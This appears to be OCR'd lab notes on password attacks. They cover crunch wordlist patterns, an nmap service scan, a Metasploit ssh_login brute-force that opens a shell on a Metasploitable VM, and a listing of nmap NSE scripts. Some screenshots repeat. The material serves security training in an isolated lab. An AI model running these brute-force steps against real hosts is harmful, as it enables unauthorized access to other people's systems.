
Crunch can also be used to generate more customized password lists. Say a password to be generated meet following condition,
First character is CAPS, next two chars are lower case, followed by two special characters and then by three numbers. Total 8 chars.

Example: Abc@#123 and Xyz$%789
$ crunch 8 8 -t ,@@^^%%%
, is uppercase
@ is lowercase
^ is special char

% is numeric


Screenshot

1. Password Attack using Hydra



2. Password attack using Auxiliary mode

```
┌──(root💀 kali)-[~]
└─# msfconsole
```




```
       =[ metasploit v6.1.36-dev                          ]
+ -- --=[ 2210 exploits - 1171 auxiliary - 395 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
```

```
File  Edit  View  Search  Terminal  Help
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/usernames.txt
USER_FILE => /root/usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.114.130
RHOSTS => 192.168.114.130
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

```
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/usernames.txt
USER_FILE => /root/usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.114.130
RHOSTS => 192.168.114.130
msf5 auxiliary(scanner/ssh/ssh_login) > run



[+] 192.168.114.130:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 1 opened (192.168.114.205:38211 -> 192.168.114.130:22)
```

kali [Running] - Oracle VM VirtualBox

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:febf:6a43  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bf:6a:43  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1266 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

metasploitable [Running] - Oracle VM VirtualBox

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:ba:d5
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:bad5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4815 (4.7 KB)  TX bytes:7736 (7.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$ _
```

qterminal 07:06 PM

root@kali: ~

File Actions Edit View Help

```
┌──(root💀 kali)-[~]
└─# nmap -sV -sS 192.168.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 19:06 IST
Nmap scan report for 192.168.10.3
Host is up (0.00027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

qterminal

root@kali: ~

File Actions Edit View Help

```
                      Metasploit

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ssh

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check
   -   ----                                                      ---------------  ----       -----
   0   exploit/linux/http/alienvault_exec                        2017-01-31       excellent  Yes
USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution      2016-02-09       normal     No
ult Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                          normal     No
n Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                   2007-07-02       excellent  No
 SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                     2020-02-02       great      Yes
 shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc          2014-02-03       excellent  No
PV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey           2015-04-01       excellent  No
P-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers             2014-05-27       normal     No
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, u
                                                   ser, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                                   /Using-Metasploit
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE              false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.10.3
RHOST => 192.168.10.3
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 3
THREADS => 3
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, u
                                                   ser, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS               192.168.10.3     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                                   /Using-Metasploit
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      true             yes       Stop guessing when a credential works for a host
   THREADS              3                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
```

```
   VERBOSE          true            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/wordlists
USERPASS_FILE => /usr/share/wordlists
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/wordlists/passlist.txt
USERPASS_FILE => /usr/share/wordlists/passlist.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
[-] 10.0.2.4:22 - Failed: 'root:12345'
[-] 10.0.2.4:22 - Failed: 'root:msfadmin'
[-] 10.0.2.4:22 - Failed: 'root:123123'
[-] 10.0.2.4:22 - Failed: 'root:12345678'
[-] 10.0.2.4:22 - Failed: 'admin:qwerty'
[-] 10.0.2.4:22 - Failed: 'admin:1234'
[-] 10.0.2.4:22 - Failed: 'admin:admin'
[-] 10.0.2.4:22 - Failed: 'admin:12345'
[-] 10.0.2.4:22 - Failed: 'admin:msfadmin'
[-] 10.0.2.4:22 - Failed: 'admin:123123'
[-] 10.0.2.4:22 - Failed: 'admin:12345678'
[-] 10.0.2.4:22 - Failed: 'msfadmin:qwerty'
[-] 10.0.2.4:22 - Failed: 'msfadmin:1234'
[-] 10.0.2.4:22 - Failed: 'msfadmin:admin'
[-] 10.0.2.4:22 - Failed: 'msfadmin:12345'
[+] 10.0.2.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadm
4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(vi
(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metas
SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.5:42297 -> 10.0.2.4:
00
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```


3. Password attacks using NSE Scripts

```
/usr/share/nmap/scripts

/usr/share/nmap/scripts
ls
acarsd-info.nse
address-info.nse
afp-brute.nse
afp-ls.nse
afp-path-vuln.nse
afp-serverinfo.nse
afp-showmount.nse
ajp-auth.nse
ajp-brute.nse
ajp-headers.nse
ajp-methods.nse
ajp-request.nse
allseeingeye-info.nse
amqp-info.nse
asn-query.nse
auth-owners.nse
auth-spoof.nse
backorifice-brute.nse
backorifice-info.nse
bacnet-info.nse
banner.nse
bitcoin-getaddr.nse
bitcoin-info.nse
bitcoinrpc-info.nse
bittorrent-discovery.nse
bjnp-discover.nse
broadcast-ataoe-discover.nse
broadcast-avahi-dos.nse
broadcast-bjnp-discover.nse
broadcast-db2-discover.nse
broadcast-dhcp6-discover.nse
broadcast-dhcp-discover.nse
broadcast-dns-service-discovery.nse
broadcast-dropbox-listener.nse
broadcast-eigrp-discovery.nse
broadcast-hid-discoveryd.nse
broadcast-igmp-discovery.nse
broadcast-jenkins-discover.nse
broadcast-listener.nse
broadcast-ms-sql-discover.nse
broadcast-netbios-master-browser.nse
broadcast-networker-discover.nse
broadcast-novell-locate.nse
broadcast-ospf2-discover.nse
broadcast-pc-anywhere.nse
broadcast-pc-duo.nse
broadcast-pim-discovery.nse
broadcast-ping.nse
dns-random-srcport.nse
dns-random-txid.nse
dns-recursion.nse
dns-service-discovery.nse
dns-srv-enum.nse
dns-update.nse
dns-zeustracker.nse
dns-zone-transfer.nse
docker-version.nse
domcon-brute.nse
domcon-cmd.nse
domino-enum-users.nse
dpap-brute.nse
drda-brute.nse
drda-info.nse
duplicates.nse
eap-info.nse
enip-info.nse
epmd-info.nse
epoc-enum-processes.nse
fcrdns.nse
finger.nse
fingerprint-strings.nse
firewalk.nse
firewall-bypass.nse
flume-master-info.nse
fox-info.nse
freelancer-info.nse
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
ganglia-info.nse
gisp-info.nse
gkrellm-info.nse
gopher-ls.nse
gpsd-info.nse
hadoop-datanode-info.nse
hadoop-jobtracker-info.nse
hadoop-namenode-info.nse
hadoop-secondary-namenode-info.nse
hadoop-tasktracker-info.nse
hbase-master-info.nse
hbase-region-info.nse
http-hp-ilo-info.nse
http-huawei-hg5xx-vuln.nse
http-icloud-findmyiphone.nse
http-icloud-sendmsg.nse
http-iis-short-name-brute.nse
http-iis-webdav-vuln.nse
http-internal-ip-disclosure.nse
http-joomla-brute.nse
http-jsonp-detection.nse
http-litespeed-sourcecode-download.nse
http-ls.nse
http-majordomo2-dir-traversal.nse
http-malware-host.nse
http-mcmp.nse
http-methods.nse
http-method-tamper.nse
http-mobileversion-checker.nse
http-ntlm-info.nse
http-open-proxy.nse
http-open-redirect.nse
http-passwd.nse
http-phpmyadmin-dir-traversal.nse
http-phpself-xss.nse
http-php-version.nse
http-proxy-brute.nse
http-put.nse
http-qnap-nas-info.nse
http-referer-checker.nse
http-rfi-spider.nse
http-robots.txt.nse
http-rsbtex-reverse-ip.nse
http-rsbtex-shared-ns.nse
http-sap-netweaver-leak.nse
http-security-headers.nse
http-server-header.nse
http-shellshock.nse
http-sitemap-generator.nse
http-slowloris-check.nse
http-slowloris.nse
http-sql-injection.nse
https-redirect.nse
http-stored-xss.nse
http-svn-enum.nse
http-svn-info.nse
http-title.nse
http-tplink-dir-traversal.nse
http-trace.nse
http-traceroute.nse
ip-geolocation-ipinfodb.nse
ip-geolocation-map-bing.nse
ip-geolocation-map-google.nse
ip-geolocation-map-kml.nse
ip-geolocation-maxmind.nse
ip-https-discover.nse
ipidseq.nse
ipmi-brute.nse
ipmi-cipher-zero.nse
ipmi-version.nse
ipv6-multicast-mld-list.nse
ipv6-node-info.nse
ipv6-ra-flood.nse
irc-botnet-channels.nse
irc-brute.nse
irc-info.nse
irc-sasl-brute.nse
irc-unrealircd-backdoor.nse
iscsi-brute.nse
iscsi-info.nse
isns-info.nse
jdwp-exec.nse
jdwp-info.nse
jdwp-inject.nse
jdwp-version.nse
knx-gateway-discover.nse
knx-gateway-info.nse
krb5-enum-users.nse
ldap-brute.nse
ldap-novell-getpass.nse
ldap-rootdse.nse
ldap-search.nse
lexmark-config.nse
llmnr-resolve.nse
lltd-discovery.nse
lu-enum.nse
maxdb-info.nse
mcafee-epo-agent.nse
membase-brute.nse
membase-http-info.nse
memcached-info.nse
metasploit-info.nse
metasploit-msgrpc-brute.nse
metasploit-xmlrpc-brute.nse
mikrotik-routeros-brute.nse
mmouse-brute.nse
mmouse-exec.nse
modbus-discover.nse
ntp-info.nse
ntp-monlist.nse
omp2-brute.nse
omp2-enum-targets.nse
omron-info.nse
openlookup-info.nse
openvas-otp-brute.nse
openwebnet-discovery.nse
oracle-brute.nse
oracle-brute-stealth.nse
oracle-enum-users.nse
oracle-sid-brute.nse
oracle-tns-version.nse
ovs-agent-version.nse
p2p-conficker.nse
path-mtu.nse
pcanywhere-brute.nse
pcworx-info.nse
pgsql-brute.nse
pjl-ready-message.nse
pop3-brute.nse
pop3-capabilities.nse
pop3-ntlm-info.nse
pptp-version.nse
puppet-naivesigning.nse
qconn-exec.nse
qscan.nse
quake1-info.nse
quake3-info.nse
quake3-master-getservers.nse
rdp-enum-encryption.nse
rdp-ntlm-info.nse
rdp-vuln-ms12-020.nse
realvnc-auth-bypass.nse
redis-brute.nse
redis-info.nse
resolveall.nse
reverse-index.nse
rexec-brute.nse
rfc868-time.nse
riak-http-info.nse
rlogin-brute.nse
rmi-dumpregistry.nse
rmi-vuln-classloader.nse
rpcap-brute.nse
rpcap-info.nse
rpc-grind.nse
rpcinfo.nse
smtp-enum-users.nse
smtp-ntlm-info.nse
smtp-open-relay.nse
smtp-strangeport.nse
smtp-vuln-cve2010-4344.nse
smtp-vuln-cve2011-1720.nse
smtp-vuln-cve2011-1764.nse
sniffer-detect.nse
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-info.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
socks-auth-info.nse
socks-brute.nse
socks-open-proxy.nse
ssh2-enum-algos.nse
ssh-auth-methods.nse
ssh-brute.nse
ssh-hostkey.nse
ssh-publickey-acceptance.nse
ssh-run.nse
sshv1.nse
ssl-ccs-injection.nse
ssl-cert-intaddr.nse
ssl-cert.nse
ssl-date.nse
ssl-dh-params.nse
ssl-enum-ciphers.nse
ssl-heartbleed.nse
ssl-known-key.nse
ssl-poodle.nse
sslv2-drown.nse
sslv2.nse
sstp-discover.nse
stun-info.nse
stun-version.nse
stuxnet-detect.nse
supermicro-ipmi-conf.nse
svn-brute.nse
targets-asn.nse
broadcast-pim-discovery.nse
broadcast-ping.nse
broadcast-pppoe-discover.nse
broadcast-rip-discover.nse
broadcast-ripng-discover.nse
broadcast-sonicwall-discover.nse
broadcast-sybase-asa-discover.nse
broadcast-tellstick-discover.nse
broadcast-upnp-info.nse
broadcast-versant-locate.nse
broadcast-wake-on-lan.nse
broadcast-wpad-discover.nse
broadcast-wsdd-discover.nse
broadcast-xdmcp-discover.nse
cassandra-brute.nse
cassandra-info.nse
cccam-version.nse
cics-enum.nse
cics-info.nse
cics-user-brute.nse
cics-user-enum.nse
citrix-brute-xml.nse
citrix-enum-apps.nse
citrix-enum-apps-xml.nse
citrix-enum-servers.nse
citrix-enum-servers-xml.nse
clamav-exec.nse
clock-skew.nse
coap-resources.nse
couchdb-databases.nse
couchdb-stats.nse
creds-summary.nse
cups-info.nse
cups-queue-info.nse
cvs-brute.nse
cvs-brute-repository.nse
daap-get-library.nse
daytime.nse
db2-das-info.nse
deluge-rpc-brute.nse
dhcp-discover.nse
dicom-brute.nse
dicom-ping.nse
dict-info.nse
distcc-cve2004-2687.nse
dns-blacklist.nse
dns-brute.nse
dns-cache-snoop.nse
dns-check-zone.nse
dns-client-subnet-scan.nse
dns-fuzz.nse
dns-ip6-arpa-scan.nse
dns-nsec3-enum.nse
hbase-master-info.nse
hbase-region-info.nse
hddtemp-info.nse
hnap-info.nse
hostmap-bfk.nse
hostmap-crtsh.nse
hostmap-robtex.nse
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-domcaseed-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
http-drupal-enum-users.nse
http-enum.nse
http-errors.nse
http-exif-spider.nse
http-favicon.nse
http-feed.nse
http-fetch.nse
http-fileupload-exploiter.nse
http-form-brute.nse
http-form-fuzzer.nse
http-frontpage-login.nse
http-generator.nse
http-git.nse
http-gitweb-projects-enum.nse
http-google-malware.nse
http-trace.nse
http-traceroute.nse
http-trane-info.nse
http-unsafe-output-escaping.nse
http-useragent-tester.nse
http-userdir-enum.nse
http-vhosts.nse
http-virustotal.nse
http-vlcstreamer-ls.nse
http-vmware-path-vuln.nse
